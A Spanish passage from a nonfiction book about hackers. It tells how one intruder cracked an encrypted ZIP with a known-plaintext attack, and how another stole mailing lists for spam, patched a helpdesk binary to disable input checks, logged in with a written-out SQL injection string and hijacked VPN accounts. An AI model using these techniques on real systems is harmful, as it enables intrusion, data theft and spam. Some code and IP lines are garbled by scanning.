> *Como a la mitad, me di cuenta de que se había interrumpido la descarga. Miré en el directorio y el archivo había desaparecido. Comencé a buscar en algunos archivos de registro y en las fechas de modificación y me di cuenta de que el Director estaba en el servidor en ese momento mirando los archivos de registros. Sabía que yo estaba haciendo algo. Podemos decir que me había pillado.*

Quien quiera que hubiera detectado la presencia de Erik no tardó un segundo en borrar rápidamente los archivos más relevantes. El juego había comenzado o... ¿quizás había acabado?

Erik se desconectó y no volvió en un mes. Entonces llevaba ya muchos meses luchando para conseguir el software y cualquiera pensaría que debía estar empezando a exasperarse. Pero no, eso dice él.

> *Nunca me desanimo porque el desafio crezca. Si no lo consigo a la primera, bueno, habrá más dificultades que salvar. No es frustrante en absoluto. Es muy parecido a un videojuego, pasar de un nivel a otro y de un desafio a otro. Es parte del juego.*

Erik practica su propia fe, una fe que con suficiente constancia siempre recompensa.

> *Si algo no funcionaba, intentaba otra cosa porque sabía que habría algo que funcionaría. Siempre hay algo que funciona. Sólo hay que encontrar lo que es.*

De nuevo en territorio enemigo

A pesar del contratiempo, como un mes más tarde volvió a intentarlo, se conectó al ordenador del Director para echar otro vistazo en el registro del chat (en realidad, copió sus registros del chat), para ver si había alguna nota sobre intrusiones en la empresa. Como recordaba el día y la hora exacta en la ubicación de la empresa en que había sido descubierto, Erik inspeccionó el registro. No encontró referencias a *hackers* ni a ningún intento no autorizado de descarga. Suspiró aliviado.

Por el contrario, lo que descubrió es que había tenido mucha suerte. Prácticamente a esa hora exacta, había habido una emergencia con uno de los clientes de la empresa. El responsable de informática había tenido que dejar lo que estaba haciendo para abordar la situación. Erik encontró una entrada posterior en la que se decía que el técnico había revisado los registros y ejecutado un antivirus pero que no hizo nada más. "Era como si hubiera visto algo sospechoso, hubiera mirado un poco más, pero como no podía explicarlo", lo dejó pasar.

Erik se batió en retirada y esperó a que pasara más tiempo, después volvió a entrar, aunque con mayor precaución, sólo fuera de las horas de trabajo, cuando estaba casi seguro de que no había nadie por allí.

Fragmento a fragmento fue descargando todo el archivo del código fuente, rebotando las transmisiones a través de un servidor intermediario localizado en un país extranjero. Y por un buen motivo: estaba en su casa.

Erik describió su familiaridad con la red de la compañía en términos que pueden sonar sospechosamente grandiosos al principio, pero cuando se considera la cantidad de tiempo que dedicó a hurgar en las innumerables entradas y salidas del sistema, descomponiéndolo en pequeños fragmentos hasta que llegó a conocer sus intimidades más esquivas y sus singularidades, la declaración yace, sin lugar a dudas, dentro de los límites de la verosimilitud.

> *Conocía su red mejor que nadie. Si tenían problemas, probablemente yo los habría podido solucionar mejor que ellos. Es cierto que conocía cada tramo de su red, de arriba a abajo.*

Todavía no

Lo que había descargado con seguridad, por fin, en su ordenador era el código fuente del software del servidor, pero todavía no estaba en una forma que él pudiera abrir y estudiar. Como el software era tan grande, el desarrollador que lo había almacenado en el servidor secundario lo había comprimido en un archivo ZIP cifrado. Primero intentó un programa sencillo para craquear contraseñas ZIP, pero no hizo mella. Tocaba el Plan B.

Erik recurrió a un *cracker* de contraseñas nuevo y mejorado que se llamaba PkCrack, el cual utiliza una técnica conocida como "ataque de texto plano conocido". Todo lo que necesita es conocer una parte concreta de datos en texto plano que forme parte del archivo cifrado y utilizarlo para descifrar los demás archivos del ZIP.

> *Abrí el archivo ZIP y encontré un archivo "logo.tif". Entonces fui al sitio Web principal y miré todos los archivos que se llamaban*

así. Los descargué, los comprimí y vi que había uno que tenía la misma suma de control que otro del ZIP protegido.

Erik ya tenía el archivo ZIP protegido y una versión no protegida del archivo "logo.tif'. El programa PkCrack sólo necesitó cinco minutos para comparar las dos versiones del mismo archivo y recuperar la contraseña. Después pudo descomprimir rápidamente todos los archivos.

Tras cientos de largas noches, Erik tenía, finalmente, el código fuente que tanto había perseguido.

En referencia a qué le mantuvo constante en esta tarea, Erik dice:

Es fácil, todo está en el atractivo. Me gusta tener un reto y me gusta que no me detecten. Me gusta hacer las cosas de forma distinta y muy sigilosamente. Me gusta encontrar las formas más creativas de hacer algo. Está claro que cargar un script *es más fácil, pero mi método fue muchísimo mejor. No seas nunca un* script kiddie *si puedes evitarlo, sé un* hacker.

¿Y qué hizo con el software y el generador de claves? La respuesta es que él y Robert, el protagonista de la siguiente historia, tienen una costumbre muy similar, una costumbre que es común a muchos *crackers* del mundo. La respuesta está en la historia de la siguiente sección, "Compartir: el mundo del cracker", hacia el final del capítulo.

ROBERT, EL AMIGO DEL SPAMMER

En la lejana Australia vive otro de esos caballeros honrados que son respetados profesionales de la seguridad durante el día y que por la noche se transforman en *hackers* negros que afilan las destrezas que pagan sus hipotecas perpetrando intrusiones en las empresas de software más fuertes del planeta.

Pero este hombre en concreto, Robert, no es fácil de clasificar. Parece demasiado complejo para hacerlo, porque un mes se dedica a piratear algún programa de software por pura diversión y para satisfacer

su necesidad de desafíos y el mes siguiente acepta por dinero un proyecto que, a los ojos de algunas personas, le tachará como él mismo describe de *"spammer* obsceno". No es que sea obsceno, como descubrirán, sólo porque haya trabajado ocasionalmente como *spammer;* es obsceno por el tipo de *spam* que ha hecho.

"Ganar dinero trabajando de *hacker* no es cualquier cosa", dice, quizás como autojustifícación, pero no tiene reparos en compartir la anécdota con nosotros. De hecho, la sacó él a colación, sin que nadie se lo pidiera. Además, lo aclaró acuñando un término: "Supongo que se podría decir que soy un *spacker:* un *hacker* que trabaja para *spammers".*

> *Un amigo me llamó para decirme: "Quiero vender pomo sado duro a miles de personas. Necesito tener millones y millones de direcciones de correo electrónico de gente a la que le guste este tipo de pomo duro ".*

Usted o yo mismo habríamos huido al oír la propuesta. Robert lo pensó durante un rato y decidió averiguar qué implicaría el trabajo. "Busqué en todos esos sitios de sadomasoquismo", dice, admitiendo que lo hizo a pesar de ser "demasiado, para repugnancia de mi novia". Llevó a cabo la búsqueda de la forma más directa, con Google y con otro portal, www.copernic.com, que utiliza múltiples motores de búsqueda.

Los resultados ofrecieron una lista de trabajo. "La única cosa que quería de esos sitios era saber a quién le gusta el porno sado, quién quiere recibir actualizaciones, quién está interesado en esa basura". Robert iba a ayudar a crear *spam,* pero no tenía ninguna intención de hacerlo "como los idiotas de siempre", enviando cientos de correos indiscriminadamente sin considerar si alguna vez había mostrado algún interés en el tema o no.

Consecución de las listas de correo

Robert descubrió que muchos de los sitios Web de sadomasoquismo utilizaban una aplicación para gestionar las listas de correos las suscripciones que llamaremos ListaSuscripción.

.

Sólo con Google encontré a alguien que había pedido una copia [de ListaSuscripción] y que la tenía en el servidor Web. Creo que era un sitio Web de Taiwán o China.

El siguiente paso fue incluso más sencillo de lo que había previsto:

Su servidor Web estaba mal configurado. Cualquier usuario podía ver el [código] fuente del software. No era la última versión del software, pero sí razonablemente reciente.

El error estaba en que alguien, por descuido o accidente, había dejado un archivo definitivo comprimido del código fuente en el directorio raíz de documentos del servidor Web. Robert descargó el código fuente.

Con este programa y los nombres que había capturado de sitios existentes, Robert pensó que:

Podría enviar correos diciendo; "Venid a mi sitio Web, tenemos una oferta de latigazos especial a mitad de precio ". .

Un montón de gente se subscribe a estas cosas.

t

No obstante, hasta ese momento todo lo que tenía era el software para las listas de correo pero no tenía las listáis.

Se sentó a estudiar el código fuente de ListaSuscripción y finalmente descubrió una oportunidad. La explicación técnica es complicada (véase "Dilucidación" al final del capítulo).

Del mismo modo que el *cracker* de la historia anterior utilizó el símbolo "&" para engañar a un programa para que ejecutara sus comandos, Robert utilizó un error de "setup.pl". Este defecto, conocido como "el error de inyección de la variable acento", está basado en que un programa de instalación como, el *script* setup.pl no valida correctamente los datos que le pasan. (La diferencia radica en el sistema operativo. El método de Erik funciona con Windows y el de Robert, con Linux.) Un atacante malicioso puede enviar una cadena de datos que puede corromper un valor almacenado en una variable, de forma que se pueda

engañar al *script* para que cree otros *script* Perl para ejecutar comandos arbitrarios. Gracias a este descuido del programador, un asalte puede inyectar comandos de la *shell.*

El método engaña a setup.pl para que piense que el atacante acaba de instalar ListaSuscripción y que quiere realizar la instalación inicial. Robert podría utilizar este truco con todas las empresas que ejecutaran una versión vulnerable del software. ¿Cómo encontró una empresa de sado que encajara con la descripción?

Su código, dice Robert, es "un poco retorcido, muy pesado de escribir". Cuando el *script* estuvo listo, limpió todos los enredos que había dejado y reinstaló todas las variables de configuración para que nadie advirtiera que había pasado algo. "Y, hasta donde yo sé, nadie se percató".

Ningún *hacker* reflexivo habría enviado estos archivos directamente a su propia dirección para impedir que pudieran seguirle la pista.

> *Soy un fanático de la Web. Me encanta la Web. La Web es anónima. Puedes acceder desde un cibercafé y nadie sabe dónde diablos estás. Mi información rebota de un sitio a otro del mundo unas cuantas veces y no hay conexiones directas. Es más difícil de seguir y sólo habrá una o dos líneas en el archivo de [registro de la compañía].*

Los beneficios del porno

Robert había descubierto que muchos de los sitios de sado utilizaban el mismo software para las listas de correo. Con su programa modificado, apuntó a esos sitios y capturó las listas, para pasárselas después a su amigo, el *spammer.* Robert quiere que se repare en que él "no estaba enviando *spam indiscriminadamente".*

La eficacia de la campaña fue increíble. Cuando se envía *spam* a la gente que sabes que "le gusta mucho esta basura" (en palabras de Robert), la tasa de respuesta alcanza récords.

> *Normalmente se espera un [índice de respuestas del] 0,1 ó 0,2 por ciento. Nosotros conseguimos al menos un 30 eligiendo los destinatarios. Entre el 30 y el 40 por ciento compraba. Para un índice de* spam, *es una cifra absolutamente fenomenal.*
>
> *En total, debimos embolsar unos 45 o 50.000 dólares americanos y yo gané un tercio.*

Detrás del éxito de esta sórdida historia yace el éxito del trabajo de Robert para reunir listas de correo de gente dispuesta a aflojar dinero por este tipo de material. Si los números que nos facilita son correctos, el mundo en el que vivimos es una pena.

"Tengo entre diez y quince millones de nombres", afirma.

ROBERT, EL HOMBRE

A pesar de ese episodio, Robert insiste en que: "No soy un *spammer* horrible y obsceno; soy una persona muy íntegra". El resto de su historia respalda esta afirmación. Trabaja en seguridad para una "compañía muy religiosa y cabal" y lleva proyectos externos como consultor independiente de seguridad. Además es autor de obras publicadas sobre temas de seguridad.

Lo encuentro especialmente elocuente cuando expresa sus actitudes respecto el *hacking:*

> *Me gusta mucho el reto de un sistema y me gusta luchar contra el sistema en el ámbito configuracional y social, no estrictamente técnico. Con "social "me refiero a meterme en [la mente de] la persona que hay detrás del ordenador.*

Robert posee una larga historia como *hacker.* Mencionó a un amigo (un *hacker* americano cuyo nombre no ha querido revelar) con el que tenía un juego.

> *Ambos solíamos penetrar en muchas empresas de desarrollo, como la gente que crea controles de Active X y Delphi y pequeñas*

herramientas para programar. Elegíamos una revista del tema y cada dos páginas había siempre un anuncio de productos nuevos. Entonces veíamos si había alguna empresa en la que no hubiéramos entrado. Especialmente las de juegos.

Robert se ha "paseado" por las redes internas de las principales empresas de software de juegos y ha conseguido el código fuente de algunos de los juegos.

Llegó el momento en que Robert y su amigo empezaron a darse cuenta de que "habíamos penetrado en la práctica totalidad de las empresas que anunciaban productos nuevos. 'Hemos entrado en ésta y ésta, y ésta... Todavía estamos intentándolo en ésta, pero ésta sí...'".

Para Robert había un área de especial interés: los productos de software para lo que se conoce como "postproducción de vídeo", en concreto, los productos utilizados para crear la animación de las películas.

Me encanta todo lo que hay en lo que hace esta gente. Hay algunos genios que hacen estas cosas. Me gusta leer y saber cómo se hace, porque parece muy extraño cuando lo ves. Quiero decir, cuando ves [la película de animación] en la tele, es fácil que se escape un "Dios mío, es genial".

Lo que le parece más fascinante es estudiar el código a un nivel puramente matemático, "las ecuaciones y las funciones, el razonamiento de la gente que crea esas cosas. Es fenomenal".

Estas inquietudes lo lanzaron a lo que él recuerda como su logro de *hacking* más memorable.

La tentación del software

En 2003, Robert estaba leyendo la presentación de un producto en una revista de software y se encontró con un nuevo producto para realizar "efectos de vídeo digital, juegos de luces geniales, que hacían que la luz pareciera real, con texturas de una uniformidad sorprendente".

La importancia de la venta de este producto era que se había utilizado en las películas de animación más importantes del momento, era una de las herramientas de diseño, modelado y renderización que habían utilizado.

> *Cuando conocí esa herramienta me pareció genial. Y algunas de las personas de los círculos por los que me movía, como la red, estaban muy interesadas en el software. Mucha gente quería hacerse con el programa.*
>
> *Todo el mundo quería conseguir esa aplicación porque era difícil de conseguir y muy cara, como unos doscientos o trescientos mil. La aplicación la utiliza Industrial Light and Magic y quizás haya sólo otras cuatro o cinco compañías en el mundo que la hayan comprado.*
>
> *Bueno, yo estaba muy interesado en conseguir este software y me lancé a sondear el terreno de la empresa. La llamaré Compañía X, ¿vale? La Compañía X estaba completamente radicada en Estados Unidos y toda su red estaba centralizada.*

Su objetivo no era sólo conseguir el software para él, sino ponerlo a disposición de millones de usuarios de Internet de todo el mundo.

Descubrió que la compañía tenía "un cortafuegos justo delante y una pequeña red muy segura. Tenía un montón de servidores y múltiples servidores Web, de lo que deduzco que probablemente tuvieran 100 ó 150 empleados".

Averiguar los nombres de los servidores

Robert tiene una estrategia estándar para cuando intenta penetrar en la red de una empresa de tamaño considerable: "Voy detrás de cómo abordan los problemas para explicar a la gente cómo puede entrar en la red. Para una empresa grande el reto es mayor que para una pequeña. Si tienes cinco empleados, puedes enviarles un correo, ¿no? O los puedes reunir y decirles: 'Así os conectáis al servidor desde casa, así recibís el correo desde allí'".

Pero una compañía grande suele tener un servicio de atención telefónica, algún recurso externo al que se pueden dirigir los empleados cuando tienen problemas informáticos. Robert imagina que una empresa con un número considerable de empleados tendrá un manual de instrucciones en algún sitio (seguramente en el propio servicio de atención) donde se explique cómo acceder remotamente a los archivos y al correo electrónico. Si pudiera encontrar esas instrucciones, probablemente averiguaría qué medios son necesarios para entrar en la red desde fuera, como el software para conectarse a la red interna mediante la VPN de la empresa. En particular, esperaba averiguar qué puntos de acceso habían utilizado los desarrolladores para acceder al sistema de desarrollo, porque tendrían acceso al sumamente codiciado código fuente.

De modo que el reto en esta fase era encontrar el camino hasta el servicio de atención telefónica.

> *Comencé utilizando una pequeña utilidad que se llama Network Mapper, algo que yo mismo escribí y lo que hace es, básicamente, recorrer en secuencia una lista de los nombres de* host *típicos. Lo utilizo como mi resolutor de DNS secuencial.*

El Network Mapper identifica los *hosts* y facilita la dirección IP de cada uno. El pequeño *script* Perl de Robert recorría la lista de los nombres de *hosts* más comunes y comprobaba en el dominio de la empresa si existía. Es decir, en un ataque a una empresa que se llamara "dedosdigitales", el *script* comprobaría Web.dedosdigitales.com, mail.dedosdigitales.com y, así, sucesivamente. Este ejercicio tenía el potencial de descubrir direcciones IP ocultas o bloques de red que no fueran fácilmente identificables. Al ejecutar el *script*, obtendría resultados como los siguientes:

beta. dedosdigitales. cora

IP Address #1:63.149.163.41...

f **tp**. dedosdigitales. com

IP Address #1:63.149.163.36...

intranet. dedosdigitales. com

IP Address #1: 65 .115 .201.13a.

mail. dedosdigitales. com

IP Address #1:63.149.163.42..*.

www. dedosdigitales. com

IP Address #1:63.149.163.36...

Esta información revelaría que nuestra compañía ficticia "dedosdigitales" tiene algunos servidores en el rango de direcciones 63.149, pero yo apostaría que la red interna es el servidor del rango 651115 con el nombre "intranel**.

Con una pequeña ayuda de helpdesk.exe

Entre los servidores que Robert descubrió con su Network Mapper, estaba el que él buscaba: *helpdesk.compañíaX.com.* Cuando intentó ir al sitio, se abrió un cuadro de diálogo solicitando un nombre de usuario y una contraseña, con lo que se restringía el acceso a usuarios autorizados.

La aplicación del servicio de atención telefónica (o *helpdesk)* estaba en un servidor que ejecutaba IIS4, una versión antigua del software de Servicios de Información de Internet (US) de Microsoft, que, como Robert sabía, tenía una serie de vulnerabilidades. Con un poco de suerte, encontraría alguna útil para la que no se hubiera instalado ningún parche.

Mientras tanto, descubrió también un agujero. Algún administrador de la empresa había habilitado MS FrontPage de forma tal que cualquiera podía cargar o descargar archivos desde el directorio raíz donde se almacenaban los archivos del servidor Web.

(Ese problema me es familiar. Alguien penetró en uno de los servidores Web de mi empresa de implementación de sistemas de seguridad sirviéndose de una vulnerabilidad similar porque el administrador de sistemas que me echaba una mano no configuró correctamente el sistema. Afortunadamente, el servidor era un sistema autónomo situado en su propio segmento de red.)

Cuando comprendió que este error le proporcionaba la posibilidad de descargar y cargar archivos en el servidor, comenzó a estudiar la configuración del servidor.

> *El factor más común entre algunos servidores IIS deficientes es que [quien lo instala] habilita la escritura en FrontPage.*

Y, en efecto, este sitio tenía una debilidad. Al instalar Microsoft FrontPage (un programa de aplicación utilizado para crear y editar documentos HTML con facilidad), los administradores de sistemas olvidan con frecuencia definir los permisos de archivo adecuados, otras veces no los definen intencionadamente, por comodidad. En este caso, el resultado fue que cualquiera podía no sólo leer los archivos, sino que, también podía cargar archivos a cualquier directorio que no estuviera protegido. Robert estaba animado.

> *Lo miraba y pensaba: "no me lo puedo creer, puedo leer y editar cualquier página sin necesidad de un nombre de usuario o contraseña ".*
>
> *Entonces pude entrar y mirar en el directorio raíz del servidor Web.*

Robert piensa que la mayoría de los *hackers* no aprovechan esta oportunidad.

> *Lo que ocurre es que cuando la gente instala un escáner de redes para un servidor, no suele buscar si hay errores comunes de configuración con las extensiones del servidor como FrontPage. Miran [qué tipo de servidor es] y dicen: "¡Ahí Es un Apache" o "Es un IIS". Y pierden la oportunidad de hacer su trabajo con mayor facilidad si FrontPage tiene errores en la configuración.*

No tuvo tanta suerte como había pensado, porque "no había demasiadas cosas en aquel servidor". Aún así, observó que aparecía una aplicación llamada *helpdesk.exe* cuando accedía al sitio a través de su explorador. Eso sí podría ser de mucha utilidad, pero necesitaba una contraseña para entrar.

Entonces, pensaba cómo podría atacar esa aplicación. Una cosa que no me gusta hacer es cargar un archivo a un servidor Web porque si los administradores miran los registros Web y ven que mil personas van a helpdesk.exe y, de repente, un tipo del Pacífico Sur va a two.exe o lo que sea, se pararán a pensar, ¿verdad? Por eso intento alejarme de los registros.

La aplicación helpdesk consistía en un ejecutable y un archivo de librería de enlace dinámico (DLL) (los archivos con la extensión .DLL contienen una colección de funciones de Windows que la aplicación puede invocar).

Teniendo la posibilidad de cargar archivos al directorio raíz Web, un atacante podría fácilmente cargar un *script* sencillo que le permitiera ejecutar comandos a través de su explorador. Pero Robert no es un atacante cualquiera. Él se enorgullece de ser sigiloso, de dejar pocas pistas, o ninguna, en los registros del servidor Web. En lugar de limitarse a cargar un *script* personalizado, descargó los archivos *helpdesk.exe* y *helpdesk.dll* en su ordenador para analizar cómo funcionaba la aplicación gracias a su experiencia. "He trabajado muchas aplicaciones con ingeniería inversa y he inspeccionado las cosas en ensamblador", de modo que sabía qué hacer con el código C compilado e invertir la mayor parte de ensamblador.

El programa del que se sirvió fue IDA Pro, el desensamblador interactivo (se vende en www.ccso.com) que utilizan, como él dice: "Un montón de empresas de virus y cazadores de gusanos que quieren descompilar algo a nivel ensamblador y leerlo para comprender cómo funciona". Descompiló el *helpdesk.exe* y, dando el visto bueno al trabajo realizado por los programadores profesionales, decidió que estaba "muy bien escrito".

De la caja de trucos de los *hackers:* el ataque "inyección SQL"

Una vez que tuvo descompilado el programa, Robert examinó el código para ver si la aplicación helpdesk era susceptible de ¡una "inyección SQL", un método de ataque que explota un descuido común de programación. Un programador concienciado con la seguridad

resolverá cualquier duda de un usuario incluyendo código que, entre otras cosas, filtra ciertos caracteres especiales, como el apostrofe, las comillas y los símbolos de mayor que y menor que. Si no se filtran caracteres como éstos, la puerta puede estar abierta para que un usuario malicioso engañe a la aplicación para que ejecute preguntas manipuladas de la base de datos que puedan provocar que se comprometa el sistema entero.

De hecho, Robert había observado que la aplicación helpdesk había sido realizada correctamente para evitar que alguien utilizara la inyección SQL. La mayoría de los *hackers* habrían, sencillamente, cargado un script ASP al servidor Web y listo, pero a Robert le preocupaba más cubrirse que explotar una simple vulnerabilidad para comprometer sus objetivos.

> *Pensé: "¡Qué divertido! ¡Cómo mola! Me lo voy a pasar bien". Pensé para mis adentros: "Voy a habilitar la inyección cargándome la comprobación de validez". Encontré la cadena donde se guardaban los caracteres no válidos y los cambié todos por, creo, un espacio o el símbolo (~), o algo así, que yo no Utilizaría, y que, al mismo tiempo, no afectaría a nadie más.*

En otras palabras, modificó el programa (utilizando un editor hexadecimal para "romper" la rutina diseñada para verificar la entrada del usuario) de tal modo que no se rechazaran ya los caracteres especiales. De este modo, podría realizar secretamente una inyección SQL sin cambiar el comportamiento de la aplicación para los demás. Otro punto a favor era que seguramente los administradores no comprobarían la integridad de la aplicación helpdesk, porque no habría indicios obvios de que había sido alterada.

Robert envió entonces su versión modificada de la aplicación helpdesk al servidor Web y sustituyó la versión original. Del mismo modo que hay quien colecciona sellos, postales o cajas de cerillas de los lugares que han visitado, los *hackers*, a veces, guardan no sólo los botines de sus intrusiones, sino también el código que han utilizado. Robert todavía tiene una copia compilada del ejecutable que creó.

Como estaba trabajando desde casa (osado y no recomendable a menos que uno quiera que lo atrapen), Robert cargó su versión "nueva y

mejorada" de la aplicación helpdesk mediante una cadena de servidores de *proxy*, que son servidores que actúan como intermediadores entre el ordenador de un usuario y un ordenador al que quiera acceder. Si un usuario solicita un recurso del ordenador A, la solicitud se remite al servidor *proxy* y éste hace la solicitud, obtiene la respuesta del ordenador A y la devuelve al cliente.

Los servidores *proxy* suelen utilizarse para acceder a los recursos de la Web desde dentro de un cortafuegos. Robert se protegió todavía más utilizando varios servidores *proxy* ubicados en diferentes partes del mundo para reducir la probabilidad de ser identificado. Los llamados *"proxies* abiertos" se utilizan comúnmente para enmascarar el origen de un ciberataque.

Con su versión modificada de la aplicación helpdesk lista y funcionando, Robert se conectó al sitio en cuestión utilizando su explorador de Internet. Cuando le apareció un cuadro de entrada de datos solicitándole nombre de usuario y contraseña, Robert lanzó, tal como había planeado, un ataque de inyección SQL básico. En condiciones normales, después de que el usuario introduzca un nombre y una contraseña (pongamos, por ejemplo, "davids" y "zl8M296q"), la aplicación utiliza estas entradas para generar una instrucción SQL como la siguiente:

```
select record from users where user = 'davids'
and password = 'zl8M296q'
```

Si los campos correspondientes a usuario y contraseña coinciden con las entradas de la base de datos, se iniciará la sesión del usuario. Así es como se supone que debe funcionar. El ataque de inyección SQL de Robert funcionaba de la siguiente forma, en el campo de nombre de usuario, introdujo:

```
' or where password like'%--
```

Para la contraseña, introdujo una instrucción idéntica:

```
' or where password like'%--
```

La aplicación utilizó estas entradas para generar una instrucción SQL similar a:

```
select recordMgirom> users where user = <Yf or where
password like ¹%' and password = ᵂ or where
password like '%'
```

El elemento *or where password like %* indica a SQL que devuelva el informe cuando la contraseña sea *cualquier cosa* ("%" es un comodín). Al comprobar que la contraseña cumplía este requisito ilógico, la aplicación aceptó a Robert como usuario legítimo, exactamente igual que si hubiera introducido credenciales auténticas de usuario. Después, la aplicación lo registró con las credenciales de la primera persona de la base de datos de usuario, que normalmente es el administrador. Y así fue en este caso. Robert no sólo había accedido, sino que, además, lo había hecho con privilegios de administrador.

Desde ahí, pudo ver el mensaje del día que ve un empleado u otro usuario autorizado después de haberse registrado correctamente. A partir de una serie de mensajes de este tipo, recabó información sobre los números de marcación telefónica para llamar a la red y, en particular, hipervínculos para añadir y quitar usuarios del grupo de la VPN en Windows. Esta compañía utilizaba los servicios VPN de Microsoft, que están configurados para que los empleados utilicen los nombres y contraseñas de sus cuentas en Windows para acceder. Y, puesto que Robert había abierto su sesión en la aplicación helpdesk como uno de los administradores, estuvo en posición de añadir usuarios al grupo de la VPN y cambiar las contraseñas de usuarios para las cuentas de Windows.

Iba progresando. Aún así, hasta el momento, simplemente había accedido a una aplicación como administrador y eso no lo acercaba al código fuente. Su siguiente objetivo era acceder a la red interna mediante la configuración de la VPN.

Sólo para probar, Robert intentó, a través del menú de helpdesk, cambiar la contraseña de lo que parecía ser una cuenta inactiva y la añadió al grupo de usuarios y administrador de la VPN, lo que significaba que habría menos posibilidades de que alguien advirtiera sus actividades. Descubrió algunos detalles de la configuración VPN, de modo que podría "entrar en la VPN. Es bueno, pero un poco lento".

> *Entré alrededor de la una de la madrugada en su hora local. Que yo esté en la franja horaria de Australia es genial porque cuando es la una de la mañana en Estados Unidos, aquí estamos en el horario de trabajo. Quería entrar cuando estuviera seguro de que la red estaría vacía, no quería que hubiera nadie en la red ni que la gente se diera cuenta. Quizás tenían un sistema que informara de la gente que entraba. Sólo quería asegurarme.*

Robert tiene la sensación de que entiende cómo trabaja la gente de los departamentos de informática y de seguridad de la red, y no es en absoluto diferente a cómo trabaja el resto del mundo. "La única forma de que percibieran que yo estaba *online* sería que revisaran activamente los registros". Su opinión de la gente de informática y seguridad no es muy aduladora. "La gente no lee los registros todas las mañanas. Cuando llega a su mesa, se sienta, se toma un café, lee algunos sitios Web de interés personal. Uno no entra y se pone a leer los registros para ver quién cambió las contraseñas el día anterior".

Una de las cosas que había aprendido de su experiencia como *hacker*, dice Robert, es que "cuando cambias algo de un sitio, la gente o se entera inmediatamente o no se entera nunca. Habrían advertido el cambio que hice para esa aplicación si hubieran ejecutado algo como Tripwire", dice, haciendo referencia a una aplicación que comprueba la integridad de los programas de sistemas y otras aplicaciones realizando una suma de control criptográfica y comparándola con una tabla de valores conocidos. "Habrían notado que el ejecutable había cambiado".

En ese momento, se tranquilizó citando un término que ahora es muy familiar, "la seguridad M&M", dura por fuera pero suave por dentro. "En realidad, a nadie le importa que alguien husmee en su red porque estás dentro de las instalaciones. Una vez que has conseguido cruzar el perímetro de seguridad, puedes moverte como en tu casa". (Lo que quiere decir es que una vez que el atacante está dentro y utiliza recursos como cualquier otro usuario, es muy difícil detectar que su actividad no está autorizada.)

Descubrió que la cuenta que había secuestrado (a la que había cambiado la contraseña) mediante la aplicación helpdesk le permitía entrar en la red a través del servicio VPN de Microsoft. Entonces, su

ordenador se conectó a la red interna de la compañía, exactamente igual que si estuviera utilizando un ordenador conectado físicamente en la red del edificio de la empresa.

Hasta entonces, había tenido cuidado de no crear entradas en el registro que un administrador de sistemas concienzudo pudiera advertir, pero ahora navegaba con libertad.

Una vez conectado a la red interna de la empresa, Robert estableció la correspondencia entre los nombres de los ordenadores Windows y sus direcciones IP, de este modo encontró máquinas con nombres como FINANZAS, COPIASEGURIDAD2, WEB y HELPDESK. Relacionó otros con nombres de personas, aparentemente, los ordenadores de empleados concretos. En este campo, Robert reiteró algo que ya han argumentado otros en estas páginas.

En lo referente a los nombres de los servidores, alguien de la empresa tenía un sentido del humor muy caprichoso, pero familiar en algunos campos de la alta tecnología. La moda comenzó en Apple Computer al principio del *boom.* Steve Jobs, con su estilo creativo e irreverente, decidió que las salas de conferencia de los edificios de la empresa no se llamarían 212A ni la Sala de Conferencias de la Sexta Planta, sino que recibirían el nombre de un personaje de dibujos animados en un edificio, en otro de estrellas de cine, etc. Robert se encontró con que la compañía de software había aplicado una técnica similar con sus servidores, con la excepción de que, dada la conexión con la industria de la animación, los nombres que eligieron incluían los de personajes famosos de animaciones.

Sin embargo, no fue uno de los servidores con nombre divertido el que llamó su atención. Fue el COPIASEGURIDAD2. Buscando había encontrado una piedra preciosa: un recurso abierto compartido en red llamado Johnny, donde algún empleado había guardado la copia de seguridad de buena parte de sus archivos. Esta persona parecía ser alguien que se sentía bastante cómoda y nada preocupada por la seguridad. En el directorio había una copia de una carpeta de archivos personales de Outlook en la que había copias de todos los correos guardados. (Un recurso compartido en red es un disco duro, o una parte,

que ha sido configurado intencionadamente para permitir el acceso o el uso compartido de archivos de otras personas.)

El peligro de las copias de seguridad de los datos

Un denominador común en la mayoría de nosotros es que, cuando queremos hacer una copia de seguridad, buscamos que sea de una forma que nos resulte cómoda. Si tenemos bastante espacio libre, lo copiamos todo. Y luego nos olvidamos. El número de copias de seguridad esparcidas por todos los rincones es enorme. Dejamos que se acumulen y nadie piensa en quitarlas hasta que se agota el espacio del servidor o del dispositivo de seguridad.

"A menudo, las copias de seguridad contienen información vital, esencial, increíble en la que nadie piensa, sencillamente, porque es la copia de seguridad. No la protegen", comenta Robert. (Durante mis días de *hacker* adolescente, ya me di cuenta de eso. Una empresa podía extremar la protección de algunos datos, pero las copias de seguridad de esos mismos datos se trataban como si carecieran de importancia. Cuando estuve fugitivo, trabajé para una firma legal que dejaba las cintas de las copias de seguridad en una caja a la puerta de la sala de ordenadores de acceso restringido para que una empresa de almacenamiento externo la guardara. Cualquiera habría podido robar las cintas con poco riesgo de que lo pillaran.) En COPIASEGURIDAD2, descubrió un área compartida en la que alguien había guardado la copia de seguridad de todos sus archivos más interesantes, de todo. Robert imaginaba cómo habría sido y la historia puede sonar familiar a mucha gente:

> *Este tipo tendría prisa algún día. Pensó: "Tengo que hacer una copia de esto ", y la hizo. Como tres o cuatro meses después, la copia seguía allí.*
>
> *Este hecho me daba una idea de la red y cómo trabajan los administradores de sistemas, porque eso no lo había hecho un desarrollador o alguien sin acceso. Había sido alguien que podía crear un recurso compartido en red, aunque saltaba a la vista que no le preocupaba demasiado la seguridad.*
>
> Robert añade:

Si él hubiera tenido una preocupación visceral por la seguridad, como yo, habría puesto una contraseña en ese recurso compartido y quizás le habría dado al recurso un nombre menos descriptivo. Además, lo habría quitado después.

Mejor aún, desde la perspectiva de Robert: "También tenía ahí una copia de su Outlook" con todas sus direcciones y contactos. "Copié el conjunto de archivos. Rescaté su archivo Outlook.pst con todos sus correos, 130 ó 140 megas", dice Robert.

Salió de la cuenta y pasó algunas horas leyendo el correo de ese empleado. Desveló: "Declaraciones públicas, cambios en los sueldos, informes de rendimiento, toda la información sobre él. Encontré bastante información personal, era uno de los principales administradores de sistemas de la red y era responsable de todos los servidores Windows. Y pude saber a través de su PC quiénes eran los demás administradores de sistemas y quién tenía acceso a muchos sitios". La cosa se ponía mejor:

La información dentro de su correo era extremadamente útil. Pude elaborar una lista de gente que podría tener acceso al código fuente que quería. Anoté todos sus nombres, todos los detalles que pude encontrar. Después, busqué en todo el archivo de correo la palabra "contraseña" y encontré un par de inscripciones, una de ellas con una empresa de aparatos de red.

